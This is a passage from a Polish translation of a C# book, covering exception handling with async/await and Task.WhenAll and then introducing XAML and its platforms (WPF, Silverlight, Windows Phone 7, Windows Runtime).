## Wyjątki pojedyncze oraz grupy wyjątków

Z [Rozdział 17.](#) można się było dowiedzieć, że TPL definiuje model pozwalający na raportowanie wielu błędów — właściwość `Exception` zadania zwraca obiekt `AggregateException`. Nawet jeśli pojawi się tylko jeden problem, to i tak informacje o nim trzeba będzie pobierać z obiektu `AggregateException`. Niemniej jednak w razie stosowania słowa kluczowego `await` to pobranie wyjątku jest wykonywane automatycznie za nas — jak mieliśmy się okazję przekonać w przykładzie z [Przykład 18-17](#), pobiera on pierwszy wyjątek zapisany w tablicy `InnerExceptions`, a następnie ponownie go zgłasza.

Takie rozwiązanie jest wygodne, jeśli w operacji może wystąpić tylko jeden problem — nie musimy bowiem pisać żadnego dodatkowego kodu, który by obsługiwał ten grupowy wyjątek i pobierał jego zawartość. (Jeśli korzystamy z zadania zwróconego przez metodę asynchroniczną, to nigdy nie będzie ono zawierać więcej niż jednego wyjątku). Jednak takie rozwiązanie przysparza problemów, kiedy posługujemy się złożonymi zadaniami, w których jednocześnie może się pojawić kilka wyjątków. Na przykład do metody `Task.WhenAll` przekazywana jest kolekcja zadań, a metoda ta zwraca jedno zadanie, które zostanie zakończone wyłącznie w przypadku, gdy wszystkie zadania podległe zostaną prawidłowo zakończone. Jeśli któryś z nich zakończy się niepowodzeniem, to uzyskamy obiekt `AggregateException` zawierający wiele błędów. W razie użycia słowa kluczowego `await` do obsługi takiego zadania zgłosi ono wyłącznie pierwszy z wyjątków.

Standardowe mechanizmy TPL — metoda `Wait` oraz właściwość `Result` — udostępniają pełen zbiór błędów, jednak blokują wykonywanie wątku, jeśli zadanie jeszcze nie zostało zakończone. A co moglibyśmy zrobić, gdybyśmy chcieli

skorzystać z wydajnego, asynchronousznego działania słowa kluczowego `await`, które wykonuje coś w wątkach, wyłącznie jeśli znajdzie się dla nich coś do zrobienia, a jednocześnie chcielibyśmy zauważać wszystkie wyjątki? Jedno z potencjalnych rozwiązań zostało przedstawione na [Przykład 18-20](#).

#### Przykład 18-20. Zastosowanie słowa kluczowego await i metody Wait

```
static async Task CatchAll(Task[] ts)
{
    try
    {
        var t = Task.WhenAll(ts);
        await t.ContinueWith(
            x => {},
            TaskContinuationOptions.ExecuteSynchronously);
        t.Wait();
    }
    catch (AggregateException all)
    {
        Console.WriteLine(all);
    }
}
```

Powyższa metoda używa słowa kluczowego `await`, by skorzystać z wydajności asynchronousznych metod C#, jednak zamiast stosować je wraz z samym zadaniem złożonym, używa go wraz z zadaniem, do którego została dodana kontynuacja. Kontynuacja może zostać pomyślnie zakończona, jeśli zostanie zakończona poprzedzająca ją operacja, niezależnie od tego, czy zakończy się ona pomyślnie, czy też nie. Zastosowana kontynuacja jest pusta, więc wewnątrz niej nie mogą wystąpić żadne problemy, a to oznacza, że w tym miejscu nie zostaną zgłoszone żadne wyjątki. Natomiast jeśli wykonanie którejkolwiek z operacji zakończyło się niepowodzeniem, to wywołanie metody `Wait` spowoduje zgłoszenie wyjątku `AggregateException` — dzięki temu blok `catch` będzie w stanie zauważać wszystkie wyjątki. Co więcej, ponieważ metoda `Wait` jest wykonywana dopiero po zakończeniu realizacji wyrażenia `await`, zatem wiemy, że zadanie zostało zakończone, a zatem wywołanie to nie spowoduje zablokowania metody.

Jedną z wad takiego rozwiązania jest to, że tworzy ono dodatkowe zadanie tylko po to, byśmy mogli zaczekać bez narażania się na napotkanie wyjątku. W powyższym przykładzie kontynuacja została skonfigurowana w taki sposób, że jest wykonywana synchronicznie, dzięki czemu unikamy realizacji drugiego fragmentu kodu przy użyciu puli wątków; niemniej jednak i tak stanowi to marnowanie zasobów. Nieco bardziej zagmatwane, lecz jednocześnie bardziej wydajne rozwiązanie mogłoby polegać na użyciu słowa kluczowego `await` w standardowy sposób i napisaniu kodu obsługi wyjątków w taki sposób, by sprawdzał on, czy nie

zostało zgłoszonych więcej wyjątków. Takie rozwiązanie przedstawia [Przykład 18-21](#).

### Przykład 18-21. Poszukiwanie dodatkowych wyjątków

```
static async Task CatchAll(Task[] ts)
{
    Task t = null;
    try
    {
        t = Task.WhenAll(ts);
        await t;
    }
    catch (Exception first)
    {
        Console.WriteLine(first);
        if (t != null && t.Exception.InnerExceptions.Count > 1)
        {
            Console.WriteLine("Znaleziono więcej wyjątków:");
            Console.WriteLine(t.Exception);
        }
    }
}
```

To rozwiązanie pozwala uniknąć tworzenia drugiego zadania, jednak jego wadą jest to, że wygląda nieco dziwnie.

## Operacje równoległe i nieobsłużone wyjątki

Najprostszym sposobem używania słowa kluczowego `await` jest wykonywanie kolejnych operacji jedna po drugiej dokładnie w taki sam sposób, jaki robimy to w kodzie synchronicznym. Choć wydaje się, że działanie całkowicie sekwencyjne nie pozwala wykorzystywać całego potencjału kodu asynchronousnego, to jednak zapewnia możliwość znacznie wydajniejszego wykorzystania dostępnych wątków niż użycie analogicznego kodu synchronicznego, a dodatkowo w aplikacjach klienckich doskonale współpracuje z kodem obsługi interfejsu użytkownika. Jednak można pójść jeszcze dalej.

Istnieje możliwość jednoczesnego uruchomienia kilku różnych operacji. Można wywołać metodę asynchronouszną, a następnie zamiast od razu skorzystać ze słowa kluczowego `await`, można zapisać wynik w zmiennej i w podobny sposób uruchomić drugą operację asynchronouszną, po czym zaczekać na zakończenie obu. Choć takie rozwiązanie jest możliwe do wykonania, to jednak kryje ono w sobie pewną pułapkę na nieostrożnych programistów; przedstawia ją przykład z [Przykład 18-22](#).

Przykład 18-22. W jaki sposób nie należy wykonywać wielu współbieżnych

## operacji

```
static async Task GetSeveral()
{
    using (var w = new HttpClient())
    {
        w.MaxResponseContentBufferSize = 2000000;

        Task<string> g1 = w.GetStringAsync("http://helion.pl/");
        Task<string> g2 =
            w.GetStringAsync("http://helion.pl/kategorie/programowanie/c-sharp");

        // BŁĄD!

        Console.WriteLine((await g1).Length);
        Console.WriteLine((await g2).Length);
    }
}
```

Powyższa metoda pobiera równocześnie zawartość dwóch stron WWW. Po uruchomieniu obu operacji metoda używa słowa kluczowego `await`, by pobrać ich wyniki i wyświetlić długości zwróconych łańcuchów znaków. Jeśli operacje zakończą się pomyślnie, to powyższy kod zadziała prawidłowo, jednak nie zapewnia on prawidłowej obsługi błędów. Jeśli wykonanie pierwszej operacji zakończy się niepowodzeniem, to powyższy kod nigdy nie wykona drugiego wyrażenia `await`. To oznacza, że jeśli także druga operacja zakończy się niepowodzeniem, to nie będzie kodu, który mógłby sprawdzić zgłoszone wyjątki. W końcu TPL wykryje, że wyjątki nie zostały zauważone, co spowoduje zgłoszenie wyjątku `UnobservedTaskException`, a on najprawdopodobniej doprowadzi do awarii programu. (Zagadnienia związane z obsługą niezaobserwowanych wyjątków zostały opisane w [Rozdział 17](#)). Problem polega na tym, że takie sytuacje zdarzają się bardzo rzadko — konieczne jest bowiem, by obie operacje zakończyły się niepowodzeniem i to w bardzo krótkim odstępie czasu — a zatem bardzo łatwo będzie je przegapić podczas testowania aplikacji.

Takich problemów można uniknąć dzięki uważnej obsłudze błędów — na przykład można przechwytywać wszystkie wyjątki zgłasiane przez pierwsze wyrażenie `await` przed wykonaniem drugiego z nich. Ewentualnie można także skorzystać z metody `Task.WhenAll`, by poczekać na wyniki obu operacji wykonywanych w formie jednego zadania — w takim przypadku, gdyby nie udało się wykonać którejkolwiek z operacji, uzyskalibyśmy zadanie zakończone niepowodzeniem, z informacjami o błędach zapisanymi w obiekcie `AggregatedException`, dzięki czemu moglibyśmy sprawdzić wszystkie zgłoszone wyjątki. Oczywiście jak mogliśmy się przekonać, obsługa wielu błędów w przypadku korzystania ze słowa

kluczowego `await` może być dosyć kłopotliwa. Jeśli jednak chcemy uruchamiać wiele asynchronicznych operacji i pozwolić, by wszystkie były wykonywane jednocześnie, to kod niezbędny do koordynacji uzyskiwanych wyników będzie bardziej złożony niż w przypadku wykonywania tych samych operacji sekwencyjnie. Niemniej jednak słowa kluczowe `await` oraz `async` i tak znacznie ułatwiają nam życie.

## Podsumowanie

Operacje asynchroniczne nie blokują wątku, w którym zostały rozpoczęte; dzięki temu są bardziej wydajne od zwyczajnych metod synchronicznych, co ma szczególnie duże znaczenie na bardzo obciążonych komputerach. Ta cecha sprawia również, że z powodzeniem można z nich korzystać w aplikacjach klienckich, gdyż pozwalają na wykonywanie długotrwałych operacji bez obniżania szybkości reakcji interfejsu aplikacji na działania użytkownika. Jednak wadą operacji asynchronicznych zawsze była ich wysoka złożoność, dotyczy to w szczególności obsługi błędów w przypadku stosowania wielu powiązanych ze sobą operacji. W języku C# 5.0 wprowadzono słowo kluczowe `await`, które pozwala na pisanie kodu asynchronicznego w sposób bardzo zbliżony do zwyczajnego kodu synchronicznego. Sprawy się nieco komplikują, jeśli chcemy, by jedna metoda zarządała kilkoma operacjami wykonywanymi równolegle, jednak nawet jeśli napiszemy tę metodę w taki sposób, że poszczególne operacje asynchroniczne będą wykonywane w ścisłe określonej kolejności, to i tak uzyskamy korzyści. W przypadku aplikacji serwerowej tą korzyścią będzie znacznie bardziej wydajne wykorzystanie wątków, dzięki czemu taka aplikacja będzie w stanie obsłużyć większą liczbę jednocześnie działających użytkowników, gdyż każda z operacji będzie zużywać mniej zasobów. Natomiast w przypadku aplikacji klienckich tą korzyścią będzie działający sprawniej interfejs użytkownika.

Metody korzystające ze słowa kluczowego `await` muszą być oznaczone przy użyciu modyfikatora `async` i powinny zwracać wynik typu `Task` lub `Task<T>`. (C# pozwala także na zwracanie wyniku typu `void`, jednak zazwyczaj jest on stosowany wyłącznie w ostateczności, gdy nie ma innego wyboru). Kompilator zadba o to, by zadanie zostało zakończone pomyślnie, jeśli nasza metoda zostanie prawidłowo wykonana, oraz by zakończyło się niepowodzeniem, jeśli w trakcie wykonywania metody pojawią się jakiekolwiek problemy. Ponieważ słowo kluczowe `await` może operować na każdym obiekcie `Task` lub `Task<T>`, zatem ułatwia ono rozdzielenie logiki asynchronicznej na wiele metod, gdyż metoda nadziedzona może używać go do wykonywania metod podrzędnych. Zazwyczaj faktyczne operacje są wykonywane przez jakieś metody wykorzystujące zadania, jednak nie jest to regułą, gdyż słowo kluczowe `await` wymaga jedynie użycia określonego wzorca — można w nim

podać dowolne wyrażenie pozwalające na wywołanie metody `GetAwaiter` w celu uzyskania obiektu odpowiedniego typu.



[77] Została ona tutaj zastosowana zamiast prostszej klasy `WebClient`, której używaliśmy w przykładach przedstawianych w poprzednich rozdziałach, gdyż zapewnia większą kontrolę nad szczegółami wykorzystania protokołu HTTP.

[78] Okazuje się, że to samo dzieje się w przykładzie z [Przykład 18-4](#), gdyż TPL pobiera kontekst wykonywania za nas.

[79] Precyzyjnie rzecz ujmując, powinniśmy sprawdzić nagłówki odpowiedzi HTTP, by określić użyty sposób kodowania i w odpowiedni sposób skonfigurować obiekt `StreamReader`. Jednak w tym przykładzie pozwalamy, by obiekt strumienia sam określił sposób kodowania, co na potrzeby przykładu powinno działać wystarczająco dobrze.

## Rozdział 19. XAML

XAML (wymawiany jako „zammel”) jest językiem znacznikowym służącym do definiowania układu oraz wyglądu interfejsów użytkownika. Jest on obsługiwany przez kilka platform, zatem można go używać do tworzenia aplikacji w stylu wprowadzonym przez system Windows 8, jak również klasycznych aplikacji dla komputerów stacjonarnych oraz aplikacji Windows Phone. Istnieje wiele narzędzi pozwalających na edycję i przetwarzanie kodu XAML. Visual Studio dysponuje wbudowanym edytorem XAML służącym do projektowania interfejsów użytkownika. Dostępny jest także program Expression Blend firmy Microsoft — odrębne narzędzie przeznaczone bardziej dla projektantów i osób zajmujących się integracją interfejsów użytkownika niż dla programistów; dysponuje ono szerokimi możliwościami obsługi XAML.

Nazwa XAML jest prawdopodobnie akronimem angielskich słów *eXtensible Application Markup Language* (rozszerzalny język znaczników aplikacji), choć jak to zazwyczaj bywa z akronimami technicznymi, Microsoft podobno wybrał cztery litery, które można jakoś wymówić i które jeszcze nie miały żadnego ogólnie przyjętego znaczenia, a następnie wymyślono dla niego jakieś wiarygodne tłumaczenie. W rzeczywistości przez jakiś czas język ten był określany jako Xaml (bez krzykliwego zastosowania WIELKICH LITER), a nazwa ta nie miała żadnego znaczenia; jednak najwyraźniej firma Microsoft później zmieniła zdanie. Jak widać, sama nazwa niewiele nam mówi, a zatem czym właściwie jest XAML?

XAML korzysta z języka XML. Jednym z podstawowych celów języka XAML było dążenie do ułatwienia tworzenia narzędzi służących do jego przetwarzania, a firma Microsoft nie chciała zmuszać programistów do tworzenia wyspecjalizowanych analizatorów składni oraz generatorów, które by pozwoliły na odczyt i zapis kodu w tym języku. Przestrzeń nazw XML dla języka XAML definiuje różne elementy odpowiadające elementom interfejsu użytkownika. **Przykład 19-1** przedstawia wiersz kodu XAML, który powoduje utworzenie przycisku. Nazwa elementu, **Button**, określa typ elementu interfejsu użytkownika, natomiast jego atrybuty reprezentują właściwości tego elementu, których wartości chcemy podać. Jak się niebawem przekonasz, XAML definiuje także różnego rodzaju pojemniki umożliwiające zarządzanie układem interfejsu aplikacji — element **Button** zawsze będzie umieszczony wewnątrz jakiegoś innego elementu, takiego jak **Grid** lub **StackPanel**.

**Przykład 19-1.** Fragment kodu XAML zawierający przycisk

```
<Button Content="OK" Width="80" Height="38" />
```

Reprezentacje elementów interfejsu użytkownika oraz układu są ważną częścią

języka XAML, jednak stanowią one tylko część całego rozwiązania — gdyby stanowiły jedynie sposób rozmieszczania elementów interfejsu użytkownika na ekranie, to nie byłoby w nich nic fascynującego. Jednak u podstaw języka XAML leży pewne bardzo ważne pojęcie: kompozycja. Na przykład kontrolki takie jak `Button` nie są monolityczne — istnieje stosunkowo prosty element definiujący ich podstawowe działanie (a konkretnie to, że można je kliknąć), a oprócz tego całkowicie niezależny szablon definiujący ich wygląd. Ten szablon jest w całości tworzony z innych obiektów — XAML udostępnia zestaw elementów interfejsu użytkownika, z których każdy bardzo dobrze realizuje pewne niewielkie zadanie i które można łączyć, by utworzyć coś bardziej złożonego. Takie podejście ma dwie zalety. Po pierwsze: sprawia, że stosunkowo łatwo można modyfikować wbudowane kontrolki — cechy szablonów XAML zapewniają programistom i projektantom całkowitą kontrolę nad sposobem prezentacji kontrolek. A po drugie: sprawia ono, że XAML jest językiem elastycznym — poszczególne elementy można stosować w całych grupach rozwiązań, a nie wyłącznie w tych scenariuszach, z myślą o których były projektowane.

## Platformy XAML

XAML nie jest pojedynczą technologią. W czasie, kiedy powstawała ta książka, firma Microsoft udostępniała już cztery różne platformy korzystające z XAML. Każda z nich obsługuje nieco inny zestaw elementów, a kod pisany w każdej z nich w celu korzystania z możliwości XAML będzie nieco inny. Podstawowe pojęcia są wspólne i wykorzystuje się je we wszystkich formach XAML, dlatego też warto jednocześnie przedstawić wszystkie platformy pozwalające na korzystanie z tego języka; nie należy jednak wyobrażać sobie, że kod znacznikowy oraz kod C# pisany w celu wykorzystania XAML będzie można przenosić i używać na różnych platformach. Stosunkowo dużo wysiłku wymaga napisanie kodu, który będzie można uruchomić choćby na dwóch takich platformach, ponieważ różnią się one bardzo wieloma drobnymi szczegółami.

### PODPOWIEDŹ

Wszystkie przykłady zamieszczone w tym rozdziale będą korzystały z wersji XAML stosowanej w .NET Core Profile, przeznaczonej do tworzenia aplikacji dostosowanych do interfejsu użytkownika systemu Windows 8, głównie dlatego, że jest nowa i dysponuje najmniejszymi możliwościami. (Inne platformy miały już kilka lat, by się rozwinąć). Oznacza to także, że techniki przedstawione w tym rozdziale będzie można stosować na wszystkich platformach XAML, choć będą przy tym konieczne pewne modyfikacje.

Na temat każdej z tych platform napisano wiele książek i oczywiście nie jest możliwe wyczerpujące przedstawienie każdej z nich w tym rozdziale. Jednak

chciałbym w nim wyjaśnić podstawowe pojęcia stosowane podczas tworzenia wszystkich aplikacji XAML, niezależnie od używanej platformy. Jednak w pierwszej kolejności wyjaśnię przeznaczenie każdej z platform XAML i opiszę ich wzajemne różnice.

## WPF

Windows Presentation Foundation (w skrócie WPF) jest platformą przeznaczoną do tworzenia aplikacji biurowych działających w systemie Windows. Na przykład przy jej wykorzystaniu stworzono interfejs użytkownika Visual Studio. WPF była pierwszą platformą XAML. Została ona udostępniona w roku 2006 jako jeden z elementów .NET 3.0, a aktualnie dostępna jest już jej piąta wersja<sup>[80]</sup>. Bez wątpienia stanowi ona najbardziej dojrzałą z platform przedstawianych w tym rozdziale, nie powinno zatem stanowić żadnego zaskoczenia, że pod większością względów jest to wersja XAML dysponująca największymi możliwościami.

Pomimo to od czasu, gdy w 2007 roku pojawiła się druga platforma korzystająca z języka XAML — Silverlight — krążą plotki o nadchodzącej śmierci WPF.

Społeczność programistów oraz media zazwyczaj znacznie więcej uwagi poświęcają nowym technologiom niż starym, głównie dlatego, że są one nowsze i bardziej atrakcyjne. W tej zwariowanej pogoni za nowościami jakoś uszedł uwagi fakt, że żadna z tych nowych platform XAML nie zdobyła podobnej popularności co WPF. Wszystkie pozostałe platformy dysponują mniejszymi możliwościami niż WPF, a nawet w przypadkach gdy udostępniają podobne możliwości, to okazuje się, że implementacje WPF są bardziej elastyczne. (Używam XAML we wszystkich jego formach już od ponad pięciu lat i odnoszę wrażenie, że wszystkie pozostałe platformy XAML wydają się trochę niekompletne, a pod pewnymi względami nawet nieco popsułe. Dlatego zawsze z radością wracam do korzystania z WPF).

W każdym razie pomysł, że WPF może umrzeć, bazuje na nieporozumieniu: kiedy WPF została przyćmiona przez wrzawę, jaką wywołały inne, nowsze platformy, można było odnieść wrażenie, że są one od niej lepsze. W rzeczywistości każda z platform XAML jest przeznaczona do nieco innych celów. Istnieją dlatego, że można ich używać w sytuacjach, w których nie można zastosować WPF, a nie po to, by pobić WPF na jej własnym terenie. A czym jest ten „własny teren” WPF?

WPF została zaprojektowana do tworzenia aplikacji biurowych działających w systemie Windows. Jest ona używana do tworzenia takich aplikacji, jakie zawsze były pisane dla tego systemu — takich, które przed uruchomieniem na danym komputerze trzeba zainstalować. W świecie, w którym dominujące znaczenie ma internet, takie podejście wydaje się być bardzo staroświeckie, jednak zapewnia ono niepowtarzalne korzyści: aplikacje tego typu mogą korzystać ze wszystkich zasobów komputera. WPF wymaga pełnej wersji .NET Framework, co oznacza, że

korzystając z niej, można stosować także wszystkie inne techniki przedstawione we wcześniejszych rozdziałach książki; takiej możliwości nie dają żadne inne środowiska uruchomieniowe obsługujące XAML. A ponieważ WPF działa wyłącznie w systemie Windows, zatem może korzystać z różnych technologii graficznych przeznaczonych wyłącznie dla tego systemu, zyskując dzięki temu możliwość wykorzystania graficznej akceleracji sprzętowej. Jednak w efekcie żadna inna platforma XAML nie pozwala na stworzenie takiej aplikacji jak Visual Studio.

### PODPOWIEDŹ

.NET Framework zawiera także starszą technologię, Windows Forms, która także została zaprojektowana z myślą o tworzeniu aplikacji biurowych. Jednak w odróżnieniu do WPF, która była tworzona jako kompletna platforma do obsługi interfejsu użytkownika w aplikacjach .NET, Windows Forms stanowi warstwę ukrywającą stare kontrolki Win32. Choć jest ona cały czas dostępna i obsługiwana, to jednak już od kilku wersji platformy .NET nie pojawiły się w niej żadne nowe opcje. Wynika to z faktu, że stanowiła ona pewien etap przejściowy — platforma WPF została wprowadzona dopiero w 2006 roku, a zatem musiał istnieć jakiś sposób pozwalający na tworzenie aplikacji biurowych w ciągu pierwszych pięciu lat istnienia .NET Framework. Niemniej jednak Windows Forms ma jedną zaletę — wymaga mniej pamięci niż WPF, dlatego może lepiej działać na starszych komputerach.

W dłuższej perspektywie czasu może się zdarzyć, że Windows Runtime rozszerzy swój zasięg poza aplikacje dostosowane do interfejsu użytkownika systemu Windows 8 i stanie się dostępny także w klasycznej wersji systemu Windows. Jednak i tak musiałby przejść długą drogę, zanim zrównałby się popularnością z WPF, choć można sobie wyobrazić, że pewnego dnia tak się stanie. Niemniej jednak aktualnie dużo jeszcze do tego brakuje.

## Silverlight

Silverlight jest środowiskiem uruchomieniowym zaprojektowanym w celu korzystania z XAML na WWW, które można uruchamiać na wielu różnych platformach. Choć z technicznego punktu widzenia istnieje możliwość uruchamiania aplikacji WPF w przeglądarkach WWW, to jednak będą one działać wyłącznie w przypadku, gdy na komputerze użytkownika będzie zainstalowana platforma .NET Framework, co oznacza, że taka witryna działałaby wyłącznie w systemie Windows. Jednak Silverlight nie wymaga pełnej wersji .NET Framework. Jest ono dostarczane jako niezależna i stosunkowo niewielka wtyczka do przeglądarki.

Wtyczka Silverlight zawiera niewielką wersję .NET Framework. Oznacza to, że pozwala ona na korzystanie z języków XAML i C# (oraz innych języków .NET) wewnętrz przeglądarki WWW. Firma Microsoft udostępnia także wersję wtyczki Silverlight przeznaczoną dla systemu Mac OS X. A zatem Silverlight jest jedynym wspieranym przez Microsoft sposobem uruchamiania kodu .NET na komputerach

firmy Apple.

Microsoft nie udostępnia wersji Silverlight przeznaczonej do działania w systemie Linux. Dostępny jest jednak otwarty projekt o nazwie Moonlight (<http://www.mono-project.com/Moonlight>), stworzony w celu udostępnienia Silverlight w systemie Linux. Stanowi on element większego projektu o nazwie Mono, którego celem jest stworzenie otwartej, działającej na wielu platformach wersji .NET. Jednak choć sam projekt Mono jest aktywnie rozwijany i ma się dobrze, to wchodzący w jego skład podprojekt Moonlight jest umierający. Jego czołowy programista stracił wiarę w Silverlight i zajął się innymi elementami Mono, natomiast firma Novell, która zapewniła jednorazowe wsparcie dla projektu, także przestała się nim interesować. Ostatnia modyfikacja kodów źródłowych projektu została wprowadzona w maju 2011 roku. Co więcej, choć firma Microsoft zapowiedziała zamiar rozpowszechnienia Silverlight w telefonach, to jednak jego zasięg w tym świecie będzie w praktyce bardzo ograniczony. I choć środowisko Silverlight było kiedyś przedstawiane jako wieloplatformowa technologia, którą można uruchamiać wszędzie, to jednak aktualnie jest ona obsługiwana wyłącznie w systemach Windows i Mac OS X.

Najbardziej interesującą możliwością Silverlight jest model wdrażania aplikacji .NET przez internet. Ponieważ Silverlight jest wtyczką do przeglądarki, zatem treści Silverlight można wyświetlać bezpośrednio na stronach WWW, podobnie jak filmy Flash. Użytkownicy dysponujący odpowiednią wtyczką zobaczą normalną stronę — treści Flash lub Silverlight zostaną wyświetlane bezpośrednio w jej treści wraz z zawartością HTML. Nie trzeba instalować żadnych aplikacji, aby móc z nich korzystać, a większość użytkowników nawet nie będzie sobie zdawać sprawy z faktu, że wymagają one użycia wtyczki.

Oczywiście jeśli wtyczka nie jest zainstalowana, to takie rozwiązanie nie zadziała. Flash kiedyś był niemal wszechobecny, zatem można było umieszczać treści tworzone przy jego użyciu na stronach WWW bez żadnych obaw (choć sytuację tę zmieniła firma Apple, która podjęła decyzję, że jej urządzenia przenośne nie będą obsługiwać tej technologii). Silverlight nigdy nie dysponowało tak dużym udziałem w rynku, jakie miał Flash w latach swej największej popularności, dlatego stosowanie go na publicznie dostępnych witrynach zawsze jest ryzykowną decyzją.

Najbardziej naturalnym obszarem zastosowań Silverlight wydają się być wewnętrzne, firmowe aplikacje biznesowe. Duże korporacje zazwyczaj używają komputerów o pewnych standardowych konfiguracjach, dzięki którym mogą zapewnić, że użytkownicy tych maszyn będą dysponowali wszelkimi niezbędnymi wtyczkami. Silverlight pozwala używać bardzo podobnych środowisk uruchomieniowych zarówno po stronie klienta, jak i serwera. Nowoczesne witryny WWW są zazwyczaj znacznie bardziej wyszukane i złożone po stronie klienta, niż

były jeszcze kilka lat temu, dlatego może się okazać konieczne utworzenie dwóch zespołów programistów, z których pierwszy dysponowałby znajomością konkretnej platformy internetowej (takiej jak Ruby on Rails) używanej po stronie serwera, natomiast drugi posiadał całkowicie inne umiejętności (związane z wykorzystaniem CSS, HTML lub jQuery) niezbędne do tworzenia kodu działającego po stronie klienta. Jednak Silverlight pozwala korzystać z C# oraz .NET zarówno po stronie serwera, jak i klienta. Oczywiście najlepsi programiści znają kilka różnych technologii, dlatego nie ma nic złego w wynajmowaniu osób, które znają więcej niż jedną platformę; niemniej jednak za każdym razem, gdy programista zmienia używaną platformę, musi ją zrozumieć i przyzwyczać się do niej, dlatego też korzystanie z jednorodnej grupy technologii daje pewne korzyści.

Choć początkowo środowisko Silverlight działało wyłącznie w przeglądarkach WWW, to jednak aktualnie zapewnia także możliwość tworzenia i wdrażania aplikacji poza przeglądarką (określone skrótnie jako *OOB* — *out of browser*). Rozwiążanie to dąży w kierunku tradycyjnego modelu aplikacji — możemy bowiem sprawić, że nasze aplikacje będzie można instalować. (Także te możliwości są dostępne zarówno w systemach Windows, jak i Mac OS X). Główną zaletą takiego rozwiązania jest to, że pozwala ono na działanie aplikacji bez połączenia z internetem — aplikacje OOB można uruchamiać, nawet jeśli w danej chwili nie dysponujemy połączeniem z siecią. Niemniej jednak sam mechanizm wdrażania aplikacji pozostaje taki sam — aplikacja jest pobierana przy użyciu protokołu HTTP, uruchamiana z poziomu przeglądarki, a Silverlight obsługuje stosunkowo prosty mechanizm rozpowszechniania aktualizacji aplikacji OOB, dzięki czemu można aktualizować aplikację w całej firmie poprzez umieszczenie jej nowej wersji na serwerze, czyli dokładnie w taki sam sposób, w jaki są aktualizowane aplikacje internetowe.

Możliwość tworzenia aplikacji OOB przesunęła Silverlight nieco w kierunku obszaru zastosowań WPF. Wziawszy pod uwagę dobre wsparcie dla aktualizacji, jakie zapewnia Silverlight, można by nawet uznać, że lepiej od WPF nadaje się ono do tworzenia biznesowych aplikacji biurowych. Jednak możliwości Silverlight są nieco ograniczone. Środowisko to dysponuje jedynie niewielkim podzbiorem pełnych możliwości .NET Framework. Dodatkowo jego wieloplatformowość powoduje ograniczenie możliwości graficznych, zatem często zdarza się, że Silverlight działa wolniej do WPF (choć nie jest to regułą).

Obecnie najbardziej kłopotliwą cechą Silverlight jest jego niepewna przyszłość. W czasie, gdy powstawała ta książka, firma Microsoft nie ogłosiła żadnych nowych planów odnośnie do Silverlight od czasu opublikowania jego ostatniej dużej wersji, czyli do grudnia 2011 roku, kiedy to udostępniono Silverlight 5.0. (W maju 2012 roku pojawiła się aktualizacja o numerze 5.1, jednak jej głównym przeznaczeniem

było naprawienie problemów występujących we wcześniejszych wersjach). W systemie Windows 8 pełnoekranowa, dotykowa przeglądarka WWW (z której zapewne będzie korzystać większość użytkowników) nie obsługuje Silverlight. Wciąż istnieje możliwość stosowania treści Silverlight w Windows 8, lecz w tym celu konieczne jest uruchomienie przeglądarki w standardowym, okienkowym stylu, co może nie być optymalnym rozwiązaniem dla użytkowników korzystających z ekranów dotykowych. Choć Silverlight będzie jeszcze obsługiwanie przez wiele lat, to jednak istnieje pewne prawdopodobieństwo, że nie będzie już żadnych kolejnych dużych aktualizacji tej technologii, gdyż firma Microsoft większą uwagę przykłada teraz do rozwoju technologii związanych z językiem HTML.

## **Windows Phone 7**

System Windows Phone 7 zawiera uproszczoną wersję .NET Framework, a w tym platformę do tworzenia interfejsów użytkownika przy użyciu języka XAML. Okazuje się, że bazuje ona na Silverlight, choć w porównaniu z wersją tego środowiska przeznaczoną do użycia na WWW została ona znacząco zmodyfikowana. Dzięki temu aplikacje Windows Phone mogą być pisane w C# oraz w innych językach .NET.

### **PODPOWIEDŹ**

Pomimo wspólnych korzeni środowisko uruchomieniowe .NET stosowane w Windows Phone zapewnia możliwość wyświetlania treści Silverlight przygotowywanych z myślą o prezentacji na stronach WWW. Przeglądarka WWW dostępna w Windows Phone obsługuje wyłącznie treści, do których prezentacji nie są używane żadne wtyczki.

Po wprowadzeniu systemu Windows Phone 8 sytuacja zmieniła się znacząco. Kod napisany z myślą o systemie Windows Phone 7 będzie działał w Windows Phone 8 i jest to jedyny sposób pisania aplikacji, które będą działać w obydwu. Jednak aktualnie jest to nieco przestarzałe podejście. Windows Phone 8 korzysta z tych samych podstawowych komponentów systemu operacyjnego co Windows 8. A jednym z tych komponentów jest Windows Runtime — nowa platforma programistyczna pozwalająca na pisanie wspólnego kodu obsługującego interfejsy użytkownika tworzone przy użyciu języka XAML, który będzie mógł działać zarówno w systemie Windows 8, jak i Windows Phone 8.

## **Windows Runtime oraz aplikacje dostosowane do interfejsu użytkownika Windows 8**

System Windows 8 wprowadził nowy, całkowicie odmienny rodzaj aplikacji. Aplikacje te działają wyłącznie w trybie pełnoekranowym i nie mają ani

obramowań, ani żadnych innych elementów charakterystycznych dla tradycyjnych aplikacji systemu Windows. Aplikacje tego typu są czasami określane jako *pochłaniające*, gdyż po uruchomieniu zajmują cały ekran — komputer staje się aplikacją, a nie jedynie ją zawiera i wykonuje<sup>[81]</sup>.

Ten nowy rodzaj aplikacji został wprowadzony głównie z myślą o wykorzystaniu na tabletach — najwidoczniej Microsoft interesuje się rynkiem, który firma Apple zdobyła, wypuszczając iPada. Te niewielkie urządzenia przenośne zazwyczaj nie mają ani klawiatury, ani myszy, a można je obsługiwać wyłącznie przy użyciu ekranu dotykowego. Ta drastyczna zmiana sposobu interakcji pociąga za sobą zmianę sposobu projektowania aplikacji i to właśnie dlatego w systemie Windows 8 wprowadzono nowy styl interfejsu użytkownika.

Kolejnym wyzwaniem są wymiary tabletów. Komputery przenośne muszą być niewielkie i lekkie, a modele, które były dostępne w ciągu kilku ostatnich lat, postawiły wysokie oczekiwania odnośnie do czasu działania baterii — użytkownicy przyczyszczali się już, że tablety mogą działać dłużej bez konieczności ładowania niż większe i cięższe laptopy. Bateria jest niejednokrotnie najczęstszym elementem komputera, a zatem oznacza to, że tablety działają dłużej na mniejszej baterii.

Kolejną główną zmianą powiązaną z coraz większą popularnością urządzeń przenośnych jest wprowadzenie internetowych sklepów z aplikacjami. Wraz z pojawiением się nowoczesnych telefonów i tabletów użytkownicy zaczęli oczekwać, że będą mogli przeglądać dostępne aplikacje i łatwo je instalować. Wymaga to całkowicie innego podejścia do instalacji i zabezpieczania aplikacji niż dostępne w WPF i Silverlight.

